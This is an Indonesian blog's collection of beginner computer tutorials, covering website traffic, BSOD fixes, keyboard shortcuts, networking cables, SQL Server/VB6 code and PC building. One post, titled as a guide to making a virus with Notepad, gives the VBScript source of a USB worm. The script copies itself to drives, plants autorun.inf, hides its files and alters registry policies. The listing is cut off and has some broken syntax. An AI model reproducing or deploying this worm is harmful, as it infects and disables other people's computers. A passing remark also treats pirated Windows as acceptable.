Tampilkan postingan dengan label Totarial Komputer. Tampilkan semua postingan

Meningkatkan Trafik pada Website

Meningkatkan Trafik pada Website



Cara meningkatkan trafik (pengunjung), cara yang aku tulis ini adalah hal sederhana yang  lakukan sendiri , berikut hasil Galery HTC tentang cara meningkatkan trafik.

Cara meningkatkan trafik website k ada beberapa cara :
  • Buat web yang temanya akan banyak dikunjungi, kalau memang targetnya untuk bermain GA. lakukan  research dulu pengguna internet ini kebanyakan siapa? (tua, muda, atau anak-2), trus yang mereka inginkan dari informasi di internet apa?. misal jangan buat situs tentang kutu rambut, bisa jadi informasi kutu rambut jarang dicari orang di internet.
  •  Pilih hosting yang cepat diakses, stabil, dll.
  • Pilih domain yang mudah diinggat dan dieja, misal google, kan mudah dieja dan dianggat, jangan buat domain yang terlalu panjang dan susah diinggat, kalau bisa nama domain dari bahasa indonesia aja, ya paling panjang 8 karakterlah, lihat saja situs-situs terkenal pasti tidak pernah membuat nama domain yang panjang dan aneh, tapi cukup sederhana dan mudah dianggat, misal detik.com, kapanlagi.com, baidu.com, dll
  • Buat content web yang simple, tapi menarik dan coding HTML yang benar sesuai aturan, tujuannya biar orang seneng ngunjungin dan mudah di index sama paman google.
  • Buat keyword yang benar, seperti kalau web tentang rokok, maka keywordnya harus juga tentang rokok. untuk mengetehui keyword yang banyak digunakan oleh user bisa dicari di google.

Daftarkan di situs penyedia layanan iklan gratis yang bagus, setahu saya yang bagus ada webiklan.com , jangan didaftarkan ke web yang katanya bisa mempercepat web kita di index seperti search engine submit, dll., kalau ingin daftar ke search engine seperti google langsung aja daftar sendiri melalui http://www.google.com/addurl/ kalau yahoo ya cari sendiri
  • Lakukan pertukaran link pada web yang memiliki isi/content sama, dan pilih yang mau memberikan link langsung pada web kita, tidak lewat
  • Ikut milis yang mempunyai anggota banyak dan sekali-kali kirimkan link yang berisi artikel menarik sehingga anggota milis bisa tertarik untuk mengunjungi web kita. tapi cara ini hati-hati jangan terlalu sering digunakan akan bahaya karena email kita bisa dianggap spam.
  • Ikuti forum-forum yang memiliki anggota banyak.
  • Daftarkan ke http://www.dmoz.org ini akan sangat menguntungkan, karena sebagian besar search engin

Sebenarnya point terakhir adalah yang paling penting. Semua point diatas sudah saya lakukan dan berhasil, apalagi kalau situs dikelola dengan baik, diawasi setiap hari, dan jangan mainan dengan spam bisa dijamin berhasil.


Good Luck

STOP: 0x0000007B error why?

 STOP: 0x0000007B error why?
Overcome the error message STOP 0x0000007B error is not very easy in my opinion. This type of damage to the computer, it often appears in the second message and it can occur ranging from Windows 2000, XP, Vista and windows 7 though. If this error message appears then there is the Blue Screen of Death (BSOD). The message will appear in one or a combination of the following message;
STOP: 0x0000007B
INACCESSIBLE_BOOT_DEVICE

Causes STOP 0x0000007B Errors
STOP 0x0000007B errors can diwbabkan by the device driver issues (especially related to hard drives and other storage controllers), could also be due to viruses, data corruption, and sometimes due to hardware failures.
If the message appears inappropriate as a STOP 0x0000007B or INACCESSIBLE_BOOT_DEVICE,

Settlement of a computer malfunction on this message. NOTE: The following resolution was specifically will run fine if you are including middle and upper-class technicians.
If you are truly a beginner, may still be somewhat difficult for you, but please be examined properly. Some of the steps the settlement may require you to enter the computer into safe mode. This is the completion of steps you can take;
Restart your computer, maybe STOP 0x0000007B blue screen error only coincidence, and restart the computer can handle it.

Cara Menggunakan Shorcut Keyboard

Dalam artikel ini saya ingin menjelaskan cara pintas Bagaimana Cara Menggunakan computer anda tidak menggunakan Mouse atau mouse anda sedang bermasalah,,


Artikel ini akan memberikan Anda cara pintas yang paling umum digunakan saat menggunakan Computer atau sistem operasi Windows.


Ada beberapa cara pintas keyboard dan kombinasi yang Anda dapat menggunakan mouse Anda bukan atau opsi taskbar.
Windows Key: akan membuka menu Start
Windows Key + Break: akan menampilkan kotak dialog Properties Sistem
Windows Key + D: akan meminimalkan jendela untuk menampilkan Desktop
Windows Key + E: akan terbuka Internet Explorer
Windows Key + F: akan terbuka opsi Pencarian untuk file dan folder
Windows Key + F + CTRL: akan terbuka opsi Pencarian untuk komputer
Windows Key + F1: akan menampilkan Bantuan / option Bantuan
Windows Key + L: akan mengunci Desktop
Windows Key + M: akan meminimalkan atau mengembalikan semua jendela
Windows Key + R: akan terbuka opsi RUN
Windows Key + TAB: akan beralih di antara item yang terbuka
Windows Key + U: akan terbuka Utility Manager
ALT + tanda hubung: akan menampilkan Multiple Document Interface anak windowâ € ™ s System menu
ALT + ENTER: akan melihat properti untuk objek yang dipilih
ALT + ESC: akan siklus melalui item dalam urutan bahwa mereka membuka
ALT + F4: akan menutup semua jendela yang terbuka
ALT + Spacebar: akan menampilkan menu Sistem
ALT + TAB: beralih dari satu program terbuka untuk lain pada taskbar Anda.
F1: digunakan untuk meminta bantuan / bantuan
SHIFT: Jika Anda menekan terus tombol SHIFT saat memasukkan CD-ROM akan melewatkan fitur otomatis yang dijalankan
SHIFT + DELETE: akan menghapus file secara permanen
CTRL + ESC: akan membuka Start Menu

Gelembung Sabun Pada Photo


Cara Menggunakan Brush Bubble

Pada postingan cara membuat brush bubble atau brush gelembung sabun sebelum postingan ini.. gak dibahas cara pake nya.. hehehe.. sengaja.. biar banyak postingan nya :p
ya udah langsung aja..

Buka foto yang mau dibuat bergelembung..
Sekarang setting
Brush nya..
Yuk mari gan..


Tips Mengganti Logon Background Window7

background windows7 300x237 Tips Mengganti Logon Background 
Window7Bosan dengan tampilan Background pada saat Logon di Windows7
Kini anda bisa menggantinya dengan cara yang mudah, yaitu menggunakan Logon Changer yang tersedia gratis.
The Tweaks.com Logon Changer for Windows 7 sangat mudah digunakan oleh siapa saja. Download aplikasinya , jalankan dan klik Change Logon Screen.


tweakslogonselect windows7 Tips Mengganti Logon Background 
Window7
Selanjutnya anda akan diminta untuk menunjukkan lokasi folder dimana anda bisa menentukan gambar Background yang akan digunakan. Selanjutnya Logon Changer juag menyediakan Preview sebelum anda benar-benar menerapkan perubahan.


STOP: 0x0000007B error

Mengatasi pesan kesalahan STOP 0x0000007B error bukanlah hal sangat mudah menurut saya. Jenis kerusakan komputer ini sering muncul dalam 2 pesan dan itu bisa terjadi mulai dari windows 2000, XP, Vista dan windows 7 sekalipun. Jika pesan kesalahan ini muncul maka yang terjadi adalah Blue Screen of Death (BSOD). Pesan itu akan muncul dalam salah satu atau juga kombinasi dari pesan berikut ini;
  • STOP: 0x0000007B
  • INACCESSIBLE_BOOT_DEVICE

Penyebab STOP 0x0000007B Errors

Cara Instal Windows 7 Lewat Usb

  Cara Instal Windows 7 Lewat Usb


Cara Instal Windows 7 Pake USB | Flashdisk dimana pada artikel Blog sebelumnya Cara Instal 7 Lewat USB Tutorial Tips Dan Trik Cara Instal Ulang Komputer dan Selama ini saya telah mencoba mencari informasi bagaimana caranya menginstall Windows Xp melalui Flashdisk, dan akhirnya berhasil juga, disini dijelasakan cara instalnya juga cara setting windows 7 melalui Usb walaupun prosesnya berjalan agak lambat dan kupikir ngga bakalan juga nih bisa menginstall lewat USB flashdisk, baru2 ini telah banyak artikel yang membahas tentang cara2 menginstall windows melalui USB flashdisk, dan saya pikir gak ada salahnya mencoba trik yang lain, siapa tau ada peningkatan dalam hal kecepatan penginstallannya......

Setting Share Internet Via Router

 Setting Share Internet Via Router

Tips Dan Trik Jaringan Komputer Yaitu Setting Share atau Sharing Internet Dengan atau Via Router atau Tutorial Cara Share Internet Via Router Juga Cara Settingnya Agar Maksimal Baiklah Langsung Saja, cara share dan tutorial Cara Setting internet kabel via router.,

Cara ini diperuntukan untuk pemula dan saya harap dapat membantu untuk share koneksi internet dengan cara yang semudah mungkin. 

Cara share internet dengan router
 ada 2 skema untuk share internet dengan router
1. cable modem + switch + router (semua sudah ada dalam 1 alat)
2. cable modem –> switch + router (modem tidak dilengkapi dengan router + switch)


Mencegah Virus Masuk Komputer Melalui Flashdisk

Mencegah Virus Masuk Komputer Melalui Flashdisk


Salah satu cara pencegahan agar komputer kita tidak terserang virus adalah dengan mencegah terjadinya eksekusi terhadap file virus. Salah satu caranya adalah melakukan pencegahan penularan virus melalui flashdisk. Untuk melakukan pencegahan, kita bisa menggunakan salah satu fitur yang ada di Windows XP yaitu Local Security Setting. Adapun cara kerjanya adalah memproteksi komputer dari eksekusi terhadap semua file *.exe. Sehingga bila kita membuka file yang ada di flashdisk dan tanpa sepengetahuan kita ternyata menjalankan file virus, maka proses eksekusi tersebut akan di proteksi atau di batalkan.
Adapun langkah-langkahnya adalah

->
1. Pilih Start >> Control Panel
2. Pilih Administrative Tools >> Local Security Policy
3. Pilih Software Restriction Policies >> Additional Rules
4. Pada Additional Rules klik kanan >> pilih New Path Rule…
5. Pada kolom Path, pilih Browes pilih dimana drive flshdisk berada, misal di I:\
6. Pada kolom Security Level, pilih Disallowed
7. Pilih OK dan Restart komputer
Sekarang coba kita eksekusi salah satu file dari *.exe.
Yapp…!!! Ternyata file *.exe sekarang sudah tidak bisa lagi di eksekusi di flashdisk. Berarti komputer kita sedikit lebih aman dari serangan virus yang ingin menyebar melalui flashdisk. Lalu gimana biar file *.exe bisa di jalankan..??? Caranya ya kita pindah dulu file tersebut ke Drive/Harddisk.
Nb: Jika kita menjalankan file *.exe yang di compress, misal pakai winrar file tersebut tetap bisa di jalankan. Namun misal kita ingin meng-extrak file tersebut tidak bisa dilakukan. (Tertulis The System Cannot Find The Path Specified)
Yang ditakutkan adalah waktu kita meng-compress file *.exe sudah dususupi virus, tapi semoga saja tidak.


Blue Screen di Instalasi XP untuk Laptop

Blue Screen di Instalasi XP untuk Laptop Compaq Presario CQ40
 
Pada  saat membantu teman menginstall Windows XP di laptop manager perusahaan swsta di Bandar lampung yang mengalami BLUE SSCREEN pada Laptopnya, saya terkaget ketika instalasi akan memasuki layar grafis dari Windows. Berulang-ulang dicoba masih begitu juga. Gonta-ganti CD (kali CDnya yang trouble) masih begitu. Pake CD non bajakan juga sama. Ada apa? Setelah muter-muter kesana kemari ternyata masalahnya adalah master keluarga Windows mulai XP kebelakang tidak support HDD dengan teknologi AHCI.

Terus saya dan teman HTC saya mendapat solusinya,,,,!!!

Cara Sharing Wireless Internet

Cara Sharing Wireless Internet Komputer 


Struktur Network
Sebelumnya, saya akan memberikan gambaran mengenai struktur jaringan yang telah saya buat di rumah. Koneksi Internet didapatkan dari modem yang terhubung dengan komputer pertama di lantai 1 dengan kabel UTP. Koneksi ini kemudian akan disebarkan dengan menggunakan wireless pada komputer pertama. Komputer pertama dalam hal ini akan menjadi access point. Komputer kedua mendapatkan sinyal dari komputer pertama dan dengan melalui komputer tersebut dapat terkoneksi dengan Internet. Dalam tulisan ini, saya menggunakan sistem operasi Windows XP pada kedua komputer.
Langkah pertama adalah membagi koneksi Internet pada komputer pertama. Koneksi ini didapatkan melalui kabel UTP ke Ethernet dari komputer pertama. Berikut adalah langkah-langkahnya:

Cara Buat Database dan Table pada SQL Selver

Cara Buat Database dan Table pada SQL Selver


 - langkah pertama
    1. buat folder baru untk menyimpen data2 ( databases, form, project, icon, image, laporan)
    2. aktivkan dan cari progam sql nya....
    3. klik enter prise managernya
    4. seting sql service managernya
        langkahnya :
            - klik star
            - klik refresh services (di minimize)  
    5. cari data bast  di (tulisan local- window NT)
            - klik kanan di tulisn databases
                - akan tampil form databases proerties ( general)
                - buat nama databases
                - lalu klik data files --dibruse (cari letak databases di simpan) di ok.
            - klik transaction log ---di bruse (cari databasesnya) lalu klik tulisan databases
    6.cari table di databases, setelah tampil tulisan table lalu di klik. lalu klik 2 X dbs yg tlh kita buat,
      lalu akan tampil, lalu klik kanan di table, pilih new table, masukan fielnya.
      (simpan). lalu masuk ke program vBnya...!!
      
    desain form :

        - activekn komponen yang belum ada :
            - ctrl T, pilih komponen yg di perlukan, lalu oke...
        - pilih toolbar ---pilih project,lalu klik di projek pilih project1 properties
        - buat nama form di 'project name'...ok

        - klik kanan form mahasiswa, pilih save form mahasiswa as
        - cari letak folder yg kita buat.
            - pilih form (save)
            - pilih file klik save as project

        - atur properties :
            - clip ctrl --false
            - control box --false
            - starupposition --centre screen
            - window sate maximized


 - pilih project
            - pilih add module, ganti nama (tulis, module conection)
            - klik kanan di tulisan module conection, lalu di save.
        - tuliskn scrip :
                (Public dbmahasiswa As ADODB.Connection) ----> u/ variable coneksi database
                (public rsmahasiswa as ADODB.Recordset) ----->  u/ variable coneksi ke recordset table
                (Public StrMahasiswa As String) u/ string coneksi mmbaca dbs
        - aktivkan komponent adodc dan diklik kanan di data tsb ( u/ tempt menulis scrip vb), pilih adodcpropertise
          pilih use conection string, klik build, lalu ok, ( copy tulisan yg di dlm use conection string)lalu paste di module conection.

            contoh:

-->> scrip module kenksi dbs
                  
Public Sub KoneksiDatabase()
Set dbmahasiswa = New ADODB.Connection
StrMahasiswa = "provider=SQLOLEDB.1;Integrated Security=SSPI;Persist Security Info=False;Initial Catalog=dbslatihan;Data Source=(local)"
dbmahasiswa.Open StrMahasiswa
dbmahasiswa.CursorLocation = adUseClient
End Sub

-->> scrip u/ coneksi ke table mahasiswa


Public Sub KoneksiMahasiswa()
Set RsMahasiswa = New ADODB.Recordset
StrMahasiswa = "Select * From Tablemahasiswa order by npm asc"
RsMahasiswa.Open StrMahasiswa, DbMahasiswa, adOpenStatic, adLockOptimistic
End Sub


scrip cara membuat prosedur

-->> Private Sub isijurusan()
 
  Jurusan.AddItem "MI"
  Jurusan.AddItem "KA"
  Jurusan.AddItem "BI"


  End Sub


fungsi form laod -->> ketika form pertama kali di jalankan

-->> Private Sub Form_Load()
  KoneksiDatabase
  KoneksiMahasiswa
  Set DataGrid1.DataSource = RsMahasiswa
  isijurusan

End Sub

Efek Soft Tone pada Foto

Efek Soft Tone pada Foto

Saya sebenernya gak terlalu bisa nge-Tone.. hehehe.. tapi saya tadi coba-coba.. dan hasilnya lumayan Unik dan sop Soft.
Saya pernah liat ada fotografer yang hasil editannya kayak gini juga.
Gampang banget kok caranya.. pemula aja pasti bisa.. kecuali yang pemula banget.. yang pegang komputer aja baru sekali.. hehehe.. tapi gak mungkin deng.. , berarti udah pegang komputer puluhan bahkan ratusan kali kan ? ;)
Pertamax buka foto yang akan diedit.. usahakan foto nya yang outdoor yah..kalo agak gelap fotonya di terangin dulu aja pake Image > adjustment > brightness/contrass

syaratnya fotogenik, suara bagus, bisa nyanyi.. yee.. ini teh mau kontes Indonesian Idol apa mau difoto ? hihihi..
soft tone 1
Sekarang Tekan CTRL + J untuk menduplikat layer background

Tips menghilangkan autorun

 Tips menghilangkan autorun

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
* Kemudian klik kanan pada string NoDriveTypeAutoRun

Gambar 1, Alamat registry yang harus diubah agar autorun tidak aktif

* Isi value data dengan ff yang berarti fungsi Aturun/Autoply akan di matikan pada 255 drive

Gambar 2, Merubah value NoDriveTypeAutorun

* Klik Tombol [OK]

* Keluar dari “Registry Editor”

* Restart komputer agar perubahan ini berjalan

ahmadsoni.blogspt.com

Tutorial Memasang Kabel LAN / UTP

Tutorial singkat ini cocok banget buat yang sedang mo bikin jaringan komputer ‘MURAH’ khususnya yang terdiri lebih dari 2 client, yang pake hub (jauh lebih murah ketimbang router :D). To the point! Apa sih kabel UTP itu? Kabel UTP itu adalah kabel khusus buat transmisi data.
UTP, singkatan dari “Unshielded Twisted Pair". Disebut unshielded karena kurang tahan terhadap interferensi elektromagnetik. Dan disebut twisted pair soalnya di dalamnya terdapat pasangan kabel yang disusun spiral alias saling berlilitan. Ada 5 kategori kabel UTP. Dari kategori 1 sampai kategori 5. Untuk jaringan komputer yang terkenal adalah kategori 3 dan kategori 5.


Kategori 3 bisa untuk transmisi data sampai 10 mbps, sedang kategori 5 sampai 100 mbps. Nah klo cuman buat misal bikin jaringan komputer di kantor ato kampus ato warnet, paling ngirit ya pake yang kategori 3. Udah lebih dari cukup.
Setau gue ada banyak merek yang beredar di pasaran, cuman yang terkenal bandel dan relatif murah adalah merek Belden - made in USA. Per meternya berkisar dari Rp. 1500 - 2000,- Kalau mau jatuh murah dan pakenya banyak beli aja yang satu kotak, panjangnya sekitar 150meteran. Jangan lupa beli konektornya. Konektornya tuh bentuknya kayak colokan telepon cuman lebih besar. Bilang aja mo beli konektor RJ-45. Harganya klo ngecer sekitar Rp.2500,- an
Foto RJ45 - Konektor untuk kabel UTP
Foto RJ - 45 yang masih baru, belum di gencet pake tang
Crimp Tool Satu lagi yang sangat penting, kamu kudu punya tang khusus buat masang konektor ke kabel UTP, istilah kerennya “crimp tool". Ini alat gunanya buat ‘ngematiin’ ato ‘nanem’ ato apalah istilahnya itu konektor ke kabel UTP. Jadi sekali udah di ‘tang’ udah ga bisa dicopot lagi itu konektor. Harganya memang agak mahal dibanding tang biasa. Antar Rp.75rb - 150rb. Dan klo mo lebih ok, biar ga nanggung tambah duit lagi sekitar 125rban buat beli lan tester. belinya yang merek dari taiwan aja. lebih murah. bentuknya tuh kayak kotak, dan ada lampu lednya 8 pasang, bisa kedap kedip.
OK sekarang peralatan udah siap, gue mulai aja. Secara umum pemasangan kabel UTP ada 2 tipe, tipe straight dan tipe cross. Disebut tipe straight soalnya masing masing kabel yang jumlahnya 8 itu berkorespondensi 1-1, langsung. Sedangkan disebut cross soalnya ada persilangan pada susunan kabelnya. Bingung?
OK! Untuk tipe straight itu digunakan buat nyambungin dari client ke hub. Sedangkan untuk tipe cross untuk client langsung ke client (cpu to cpu) ato dari hub ke hub.
Kita bahas dulu yang tipe straight
Urutan pin tipe straightTipe ini paling gampang dibuat. Kenapa? Soalnya langsung korespondensinya 1-1. Standar urutannya sih begini (dilihat dari bolongannya konektor, dari kiri ke kanan - lihat foto disamping) : 2 orange - 1 ijo - 2 biru - 1 ijo - 2 coklat . 2 orange disini maksudnya pasangan orange muda sama orange tua, dst. Tapi ga usah ikut standar pewarnaan itu juga sebenarnya tidak masalah. Yang penting urutan kabelnya. Misal ujung sini urutan pin pertamanya orange muda, maka ujung yang lain urutan ping pertamanya juga harus orange muda. jadi antar ujung saling nyambung. Sebenarnya tidak semua pin tersebut digunakan. Yang penting adalah pin nomor 1,2,3 dan 6. Jadi misal yang disambung cuman pin 1,2,3 dan 6 sedangkan pin yang lain tidak dipasang, tidak jadi soal. Buat jelasnya coba lihat foto dibawah, yang gue foto dari sebuah buku (coba tebak! bisa ga, buku apa hayuooo? :D)
Straight Tru dan cross pin
Yang kiri urutan korespondensi buat tipe straigh, yang kanan yang cross
Nah waktu mo pasang kamu potong ujung kabelnya, trus susun kabelnya trus ratain pake piso potong yang ada di crimp tool. Kamu ga perlu repot repot harus ngelepasin isolasi pada bagian ujung kabel, soalnya waktu kamu masukin itu kabel ke konektor trus di gencet pake crimp tool, sebenarnya saat itu pin yang ada di konektor nembus mpe dalem kabel. Perhatikan, agar gencetnya yang keras. soalnya klo ga keras kadang itu pin ga tembus ke dalam isolasi kabelnya. Kalo udah trus kamu tes pake lan tester. Masukin ujung ujung kabel ke alatnya, trus nyalain, klo lampu led yang di lan tester nyala semua, dari nomor 1 mpe 8 berarti kamu sukses. Klo ada salah satu yang ga nyala berarti kemungkinan pada pin nomor tersebut ada masalah. Cara paling mudah yaitu kamu gencet lagi pake tang. Kemungkinan pinnya belum tembus. Kalo udah kamu gencet kok masih ga nyambung, coba periksa korespondensinya antar pin udah 1-1 blon. Klo ternyata udah bener dan masih gagal, berarti memang kamu hari ini sedang tidak beruntung.. kesian deh.. hehe.. ulang lagi aja.. okay!
LAN TESTER
LAN TESTER - alat buat ngecek kabelnya nyambungnya bener ato ga. Untuk tipe straight klo bener ntar dari led 1 mpe 8 berkedip.
Berikut adalah foto dari bawah dari ujung kabel UTP yang udah dipasangi konektor dan berhasil dengan baik (urutan pewarnaan pinnya ikut standar):
Contoh konektor RJ45 yang udah dipasang di kabel UTP dan berhasil dengan baik
urutan pin standar
Dan klo yang ini ga standar, coba perhatiin urutan warna pinnya… ga standar banget. tapi tetep aja bisa, yang penting korespondensinya satu satu (khusus tipe straight):
Contoh konektor RJ45 yang udah dipasang di kabel UTP dan berhasil dengan baik - TIDAK STANDAR
urutan pin TIDAK standar.

MEMBUAT VIRUS DENGAN MENGGUNAKAN NOTEPAD


MEMBUAT VIRUS DENGAN MENGGUNAKAN NOTEPAD


1. Buka Notepad

2. Copy kan kode dibawah ini:


on error resume next
dim rekur,syspath,windowpath,desades,
longka,mf,isi,tf,F0nAb0530,nt,check,sd
isi = “[autorun]” & vbcrlf & “shellexecute=wscript.exe Mila.sys.vbs”
set longka = createobject(“Scripting.FileSystemObject”)
set mf = longka.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text = mf.openastextstream(1,-2)
do while not text.atendofstream
rekur = rekur & text.readline
rekur = rekur & vbcrlf
loop
do
Set windowpath = longka.getspecialfolder(0)
Set syspath = longka.getspecialfolder(1)
set tf = longka.getfile(syspath & “\recycle.vbs”)
tf.attributes = 32
set tf = longka.createtextfile(syspath & “\recycle.vbs”,2,true)
tf.write rekur
tf.close
set tf = longka.getfile(syspath & “\recycle.vbs”)
tf.attributes = 39
for each desades in longka.drives
If (desades.drivetype = 1 or desades.drivetype = 2) and desades.path “A:” then
set tf=longka.getfile(desades.path &”\Mila.sys.vbs”)
tf.attributes =32
set tf=longka.createtextfile(desades.path &”\Mila.sys.vbs”,2,true)
tf.write rekur
tf.close
set tf=longka.getfile(desades.path &”\Mila.sys.vbs”)
tf.attributes = 39
set tf =longka.getfile(desades.path &”\autorun.inf”)
tf.attributes = 32
set tf=longka.createtextfile(desades.path &”\autorun.inf”,2,true)
tf.write isi
tf.close
set tf = longka.getfile(desades.path &”\autorun.inf”)
tf.attributes=39
end if


next
set F0nAb0530 = createobject(“WScript.Shell”)
F0nAb0530.regwrite “HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title”,”:: F0nA ::”
F0nAb0530.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Advanced\Hidden”,2, “REG_DWORD”
F0nAb0530.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoFind”, “1″, “REG_DWORD”
F0nAb0530.RegWrite “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

Cara mengunci Komputer dengan Flash Disk


Predator merupakan sebuah tool yang dapat mengunci komputer kamu saat kamu sedang tidak berada di depan PC, sekalipun operation system PC kamu sedang beroperasi.


Dengan tool gratis ini kamu bisa membuat USB flash drive kamu menjadi kunci yang bisa kamu gunakan untuk me-lock dan meng-unlock PC kamu. Dengan demikian kamu bisa menjaga komputer kamu dari penggunaan tangan-tangan lain.

Cara penggunaan tool ini sangat mudah, cukup dengan menghubungkan flash drive kamu ke PC, kemudian jalankan tool Predator yang ada di PC kamu, dan nantinya kamu akan diminta memasukkan password sebagai kunci untuk mengoperasikan PC yang kamu miliki. Jika tool ini telah berjalan di system Windows kamu, saat kamu memisahkan (Unplug) flash disk dari PC kamu, maka komputer yang kamu gunakan akan terkunci dengan sendirinya, sekalipun OS Windows sedang beroperasi pada komputer tersebut. Untuk menjalankan komputer kembali dalam kondisi normal, kamu cukup menghubungkan Flash Disk yang tadinya kamu gunakan ke PC kamu.


Dengan PEDATOR keamanan PC akan terjaga dengan mudah, semudah menghubungkan dan memisahkan USB Flash Disk dari PC!

Download PREDATOR

Tips Merakit PC


Berikut tips untuk membeli / merakit pc 2007, karna trend nya teknologi tahun ini sudah berbeda dengan teknologi tahun tahun sebelumnya, komponen komputer saat ini sangat cepat mengalami perubahan jadi kalaupun kita membeli motherboard superior untuk komputer rakitan kita di tahun 07 ini, mungkin akan menyesal nanti kalau era multicore akan masuk ke kancah prosesor, dan kita akan kesulitan untuk mengupgrade pc tersebut, kalau zaman dulu, era processor masih menggunakan die yang sama, ngga banyak berubah, soket 370 dan soket A nya AMD masih menjadi hal yang terus terngiang, namun sekarang, soket 745 keluar, baru sebentar keluar lagi soket 933 AMD, begitu juga intel, mengalami perubahan soket dalam kurun waktu yang sangat singkat, mulai dari soket 478, sampai sekarang ke soket LGA 775/Socket M sehingga untuk mengatasi ini kita tidak bisa berkutat untuk berharap dapat mengupgrade processor dalam tingkat generasi yang berbeda dengan soket yang sama, kemungkinanya kecil sekali.


Membeli pc tahun 2007 ini akan lebih memfokuskan ke Komponen pendukung, bukan motherboard lagi, dahulu mungkin kita beli motherboard tercanggih dan harga yang sangat tinggi berharap dapat mengupgrade processor, disk, memory grafis dan lainya di waktu depan, sekarang mungkin sudah tidak bisa seperti itu lagi.


Hal hal yang harus di perhatikan untuk membeli pc di tahun 2007 ini adalah:


  1. Pilihlah komponen motherboard yang memiliki kapasitas memory yang besar, 2GB, 6GB atau lainya, dengan jumlah slot yang cukup memadai, hal ini perlu diperhatikan, karna untuk menyokong aplikasi aplikasi multicore, pasti membutuhkan banyak resource memory, sehingga, ketersediaanya slot untuk upgrade memory akan menjadikan jalan yang baik untuk waktu ke depanya.
  2. Pilihlah soket processor terkini, baik itu untuk AMD (AM2) atau Intel (775), karna inilah latest soket yang ada disaat ini, dan setidaknya kita memiliki tenggang waktu untuk upgrade ke processor yang masih dalam generasinya.
  3. Belilah Media penyimpanan yang lebih besar, 80GB sudah tidak memadai untuk saat ini, mulai lah dari angka 200GB, hal ini sangat penting, karena berbagai macam jenis aplikasi, game, dan file, akan memakan space yang cukup signifikan, disk 200GB tersebut dapat di partial kan, artinya kita memisahkan sistem dan disk data, misanya 80GB dan 120GB, dimana yang 80GB di pecah menjadi 2 harddisk yang akan di set Raid 0 untuk memaksimalkan kecepatan disk nya, atau kita bisa pakai hdd SAS (serial attach SCSI) terbaru,salah satu samplenya ini http://www.dailytech.com/article.aspx?newsid=5098 dan ternyata harddisk cepat yang hanya berukuran 2,5″ ini bisa mencapai 10K Rpm, dan keuntungan lainya SAS ini memiliki backward kompabilitas dengan interface SATA, hayoo, mari menghayal menggunakan disk ini sambil di RAID 0, brr gimana rasanya yah. mengenai SAS nya bisa mampir kesini. http://en.wikipedia.org/wiki/Serial_Attached_SCSI (kalau punya budget lebih)
  4. Sudah saatnya untuk dual core, Mulailah untuk memilih processor dual core, Bisa X2 AMD, atau DuoCore Windows, tidak perlu membeli processor yang latest, sesuaikan saja dengan budget.
  5. Gunakan LCD, sudah lupakan dengan teknologi CRT, LCD adalah sebuah teknologi hemat, memang kalau dari sisi harga CRT lebih murah dibandingkan LCD, tapi pernah kah kita menghitung cost listrik yang di habiskan tiap bulanya dengan menggunakan CRT dibandingkan LCD ?
  6. Sediakan Graphics Card Yang memadai dengan budget, saran saya tidak perlu menggunakan graphic card yang extreme ( kecuali kalau kita seorang gamers ), spesifikasi graphic card yang kita butuhkan hanyalah graphic card yang mendukung directX9C, itu saja, sisanya tergantung kemampuan budget.
  7. Prepared for Vista, karna suatu saat, kita pasti akan menggunakan OS ini, baik itu Ori, ataupun Bajakanya.


h

Saran Dan Kritik Anda Sangat Membantu Saya Dalam Menulis Artikel Selanjutnya Pada Blog Ini...